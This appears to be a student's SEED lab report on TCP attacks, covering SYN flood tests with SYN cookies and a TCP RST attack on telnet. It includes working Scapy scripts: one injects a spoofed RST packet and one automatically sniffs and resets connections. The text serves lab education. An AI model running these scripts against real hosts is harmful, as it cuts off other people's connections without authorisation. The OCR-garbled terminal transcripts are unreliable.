
Now we go to the victim machine we check the sync workflow

- netstat -tna | grep -i syn_recv| wc -l

Here the scene directory number is much larger than the backlogger

```
root@Be0f1dee122d:/home# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@Be0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@Be0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@Be0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                 0.0.0.0.*              LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.0.*              LISTEN
tcp      0      0 10.9.0.5:23              10.9.0.6:36530          ESTABLISHED
root@Be0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                 0.0.0.0.*              LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.0.*              LISTEN
tcp      0      0 10.9.0.5:23              10.9.0.6:36530          ESTABLISHED
root@Be0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                 0.0.0.0.*              LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.0.*              LISTEN
tcp      0      0 10.9.0.5:23              10.9.0.6:36530          ESTABLISHED
root@Be0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                 0.0.0.0.*              LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.0.*              LISTEN
tcp      0      0 10.9.0.5:23              10.9.0.6:34962          ESTABLISHED
root@Be0f1dee122d:/home# exit
exit
seed@instance-1:~/Lab-04/Labsetup$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.1:631               0.0.0.0.*              LISTEN
tcp      0      0 0.0.0.0:5901              0.0.0.0.*              LISTEN
tcp      0      0 0.0.0.1:44633             0.0.0.0.*              LISTEN
tcp      0      0 0.0.0.0:22               0.0.0.0.*              LISTEN
```

If we want to check the backlog we check by this command



```
VNC Viewer 34.125.170.55:5901 (instance-1.us-west4-b.cstoried-channel-376018.internal:1 (seed)) - VNC Viewer
Applications Firefox Mousepad Ok Client Leader Window Terminal Thunar
seed@instance-1:~/Lab-04/Labsetup Thu 23 Feb, 11:49 se
File Edit View Search Terminal Tabs Help
seed@instance-1:~/Lab-04/Labsetup x
root@Be0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@Be0f1dee122d:/home# ip ip metrics show
Object "ip metrics" is unknown, try "ip help".
root@Be0f1dee122d:/home# ip tcp metrics show
root@Be0f1dee122d:/home# ip tcp metrics flush
root@Be0f1dee122d:/home# ip tcp metrics sho
root@Be0f1dee122d:/home# ip tcp metrics show
root@Be0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@Be0f1dee122d:/home# sysctl -w net.ipv4.tcp_synccookies=1
net.ipv4.tcp_synccookies = 1
root@Be0f1dee122d:/home# ip tcp metrics show
root@Be0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
9
root@Be0f1dee122d:/home# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@Be0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
5
root@Be0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@Be0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                 0.0.0.0.*              LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.0.*              LISTEN
root@Be0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                 0.0.0.0.*              LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.0.*              LISTEN
tcp      0      0 10.9.0.5:23              10.9.0.6:36530          ESTABLISHED
root@Be0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                 0.0.0.0.*              LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.0.*              LISTEN
tcp      0      0 10.9.0.5:23              10.9.0.6:36530          ESTABLISHED
root@Be0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                 0.0.0.0.*              LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.0.*              LISTEN
tcp      0      0 10.9.0.5:23              10.9.0.6:36530          ESTABLISHED
root@Be0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.23                 0.0.0.0.*              LISTEN
tcp      0      0 127.0.0.11:36497          0.0.0.0.*              LISTEN
tcp      0      0 10.9.0.5:23              10.9.0.6:34962          ESTABLISHED
root@Be0f1dee122d:/home# exit
exit
seed@instance-1:~/Lab-04/Labsetup$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.1:631               0.0.0.0.*              LISTEN
tcp      0      0 0.0.0.0:5901              0.0.0.0.*              LISTEN
tcp      0      0 0.0.0.1:44633             0.0.0.0.*              LISTEN
tcp      0      0 0.0.0.0:22               0.0.0.0.*              LISTEN
```

When we try to login again with the seed account we are able to see that

Flooding attack Failed as were able to login

SYN Flood attack failed because we turned on the countermeasure

```
$ sudo sysctl -a | grep cookie (Display the SYN cookie flag)
```

```
$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
```

```
$ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

When we tried with C version it failed we can check with the personal version with any of the file

Here again we observe that personal version also fails.

To stop the connection we need to exit from the telnet, we can check if the connection is closed and stop it by pressing ctrl+C

Task 2: TCP RST Attacks on telnet and ssh Connections

1. Launching attack manually

2. Launching attack automatically


1) Launching the attack manually

1. We log into Victim Machine from user one we have, now the attacker wants to break the connection and can do it manually

2. First, delete it manually with wireshark to capture information the package happened between the victim machine and the user-1

3. We need to sniff on the attacker interface.

4. Lets use the Victim host and tcp port 23 on the victim machine, which means it could be destination port or the source port.



5. Now we login the victim machine from user-1

6. Before we login we can check the connection by the following command

netstat -tna

7. Check the connection with the command click, service is listening on the victim machine

```


root@seed:~# netstat -tna | grep -i syn_recv | wc -l
8
root@seed:~# ip metrics show
Object "ip metrics" is unknown, try "ip help".
root@seed:~# ip metrics flush
root@seed:~# ip metrics show
root@seed:~# ip metrics flush
root@seed:~# ip metrics show
root@seed:~# ip metrics show
root@seed:~# netstat -tna | grep -i syn_recv | wc -l
61
root@seed:~# more sysctl -n net.ipv4.tcp_synccookies
net.ipv4.tcp_synccookies = 1
root@seed:~# netstat -tna | grep -i syn_recv | wc -l
0
root@seed:~# ip metrics show
root@seed:~# netstat -tna | grep -i syn_recv | wc -l
0
root@seed:~# sysctl net.ipv4.tcp_max_syn_backlog = 80
root@seed:~# netstat -tna | grep -i syn_recv | wc -l
0
root@seed:~# netstat -tna | grep -i syn_recv | wc -l
128
root@seed:~# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.23                0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0:*
                  LISTEN
root@seed:~# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.23                0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0:*
                  LISTEN
root@seed:~# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.23                0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0:*
                  LISTEN

```

8. Telnet 10.9.0.5 on the user machine

We are able to login

Wireshark reference




And on the server side we can see that the connection is established.

We can see there is a User IP and port number

```
34.125.170.55:5901 (instance-1.us-west-4.b storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications Firefox Mousepad Qt Client Leader Window Terminal Thursh seed@instance-1: ~Lab-04/labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~Lab-04/labsetup > seed@instance-1: ~Lab-04/labsetup > seed@instance-1: ~Lab-04/labsetup > seed@instance-1: ~Lab-04/labsetup > seed@instance-1: ~Lab-04/labsetup >
root@8ef1fdee122d:/home# netstat -tna | grep -i syn_recv | wc -l
root@8ef1fdee122d:/home# ip metrics show
Object "ip metrics" is unknown, try "ip help".
root@8ef1fdee122d:/home# ip top -m metrics flush
root@8ef1fdee122d:/home# ip metrics flush
root@8ef1fdee122d:/home# ip tcp metrics show
root@8ef1fdee122d:/home# ip tcp metrics show
root@8ef1fdee122d:/home# netstat -tna | grep -i syn_recv | wc -l
51
root@8ef1fdee122d:/home# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@8ef1fdee122d:/home# ip tcp metrics show
root@8ef1fdee122d:/home# netstat -tna | grep -i syn_recv | wc -l
9
root@8ef1fdee122d:/home# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@8ef1fdee122d:/home# netstat -tna | grep -i syn_recv | wc -l
9
root@8ef1fdee122d:/home# netstat -tna | grep -i syn_recv | wc -l
root@8ef1fdee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:.*          LISTEN
tcp        0      0 127.0.0.1:36497       0.0.0.0:.*          LISTEN
root@8ef1fdee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:.*          LISTEN
tcp        0      0 127.0.0.1:36497       0.0.0.0:.*          LISTEN
tcp        0      0 10.9.6.5:36530        10.9.0.6:36530      ESTABLISHED
root@8ef1fdee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:.*          LISTEN
tcp        0      0 127.0.0.1:36497       0.0.0.0:.*          LISTEN
tcp        0      0 10.9.6.5:36530        10.9.0.6:36530      ESTABLISHED
root@8ef1fdee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:.*          LISTEN
tcp        0      0 127.0.0.1:36497       0.0.0.0:.*          LISTEN
tcp        0      0 10.9.6.5:36530        10.9.0.6:36530      ESTABLISHED
```

Now on the user you can type the command “ls”, we can see that every letter l it will be packed and send it to the server



We get the sequence number, acknowledgment number from the above wireshark screenshot.

Code: reset.py

```
#!/usr/bin/env python3
# Task 2.1
# Launching the attack manually

from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5") # impersonate the user
tcp = TCP(sport=36530, dport=23, flags="R", seq=2519895457)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-6d54bbc5aeb", verbose=0)
```


Here in the reset package we impersonate the user not the server which means the source number is the user

Source IP- 10.9.0.6

Destination IP-10.9.0.5

Source port-36530

Destination port:23 (Refer to the reset code screenshot)




The connection is broken on the victim machine, we can see the established connection is gone.

```
tcp6      0      0 ::::5901          ::::*        LISTEN
tcp6      0      0 ::::22          ::::*        LISTEN
tcp6      0      0 ::1:631         ::::*        LISTEN
seed@instance-1:~/Lab-04/Labsetup$ root
Command 'root' not found, but can be installed with:
snap install root-framework
Please ask your administrator.

seed@instance-1:~/Lab-04/Labsetup$ docksh victim-10.9.0.5
root@8e0f1dee12d:~# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.23              0.0.0.0.*      LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0.*      LISTEN
root@8e0f1dee12d:~# netstat -nat
Active Internet connections (servers and established)
```


2) Launching the attack automatically



```
#!/usr/bin/python3
# reset auto
# it will spoof the TCP connection and spoof rst packet to break the TCP connection
# Refs:
# 1. sudo netwox 78 --filter "src host 10.0.2.68"
from scapy.all import *
def spoof_tcp(pkt):
    IPlayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    TCPPlayer = TCP(flags="R", seq=pkt[TCP].ack,
                    dport=pkt[TCP].sport, sport=pkt[TCP].dport)
    spoofpkt = IPlayer/TCPPlayer
    ls(spoofpkt)
    send(spoofpkt, verbose=0)
pkt=sniff(iface='br-6d54bbc5aeb', filter='tcp and port 23', prn=spoof_tcp)
```

Here we want to spoof the packet passing back and forth between the user and the victim machine, so the destination we just use a packet that we captured to use this IP address, we are able to see that the destination we use it will capture packages because we want to reply or reset every packet we sniffed, we then the reset packet ha a reply to the packet we sniffed that's why we switched the source in the destination of the IP address and also the port number.

Here we changed the last line of the code. Now we can launch the attack, before launching the attack we need to set up the connection



```
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@seed:~$ id
uid=0(root) gid=0(root)
seed@seed:~$ ls
seed@seed:~$ ls
seed@seed:~$ exit
logout
Connection closed by foreign host.
root@seed:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^}'.
Ubuntu 20.04 LTS
Bedf1deel22d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb 22 01:28:32 UTC 2023 from user1-10.9.0.0.net-10.9.0.0 on pts/2
seed@seed:~$ exit
logout
Connection closed by foreign host.
root@seed:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^}'.
Ubuntu 20.04 LTS
Bedf1deel22d login:
>Login after 60 seconds.
Connection closed by foreign host.
root@seed:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^}'.
Ubuntu 20.04.1 LTS
Bedf1deel22d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage
```

We can see error connection is closed by foreign host.

```
>Password:  
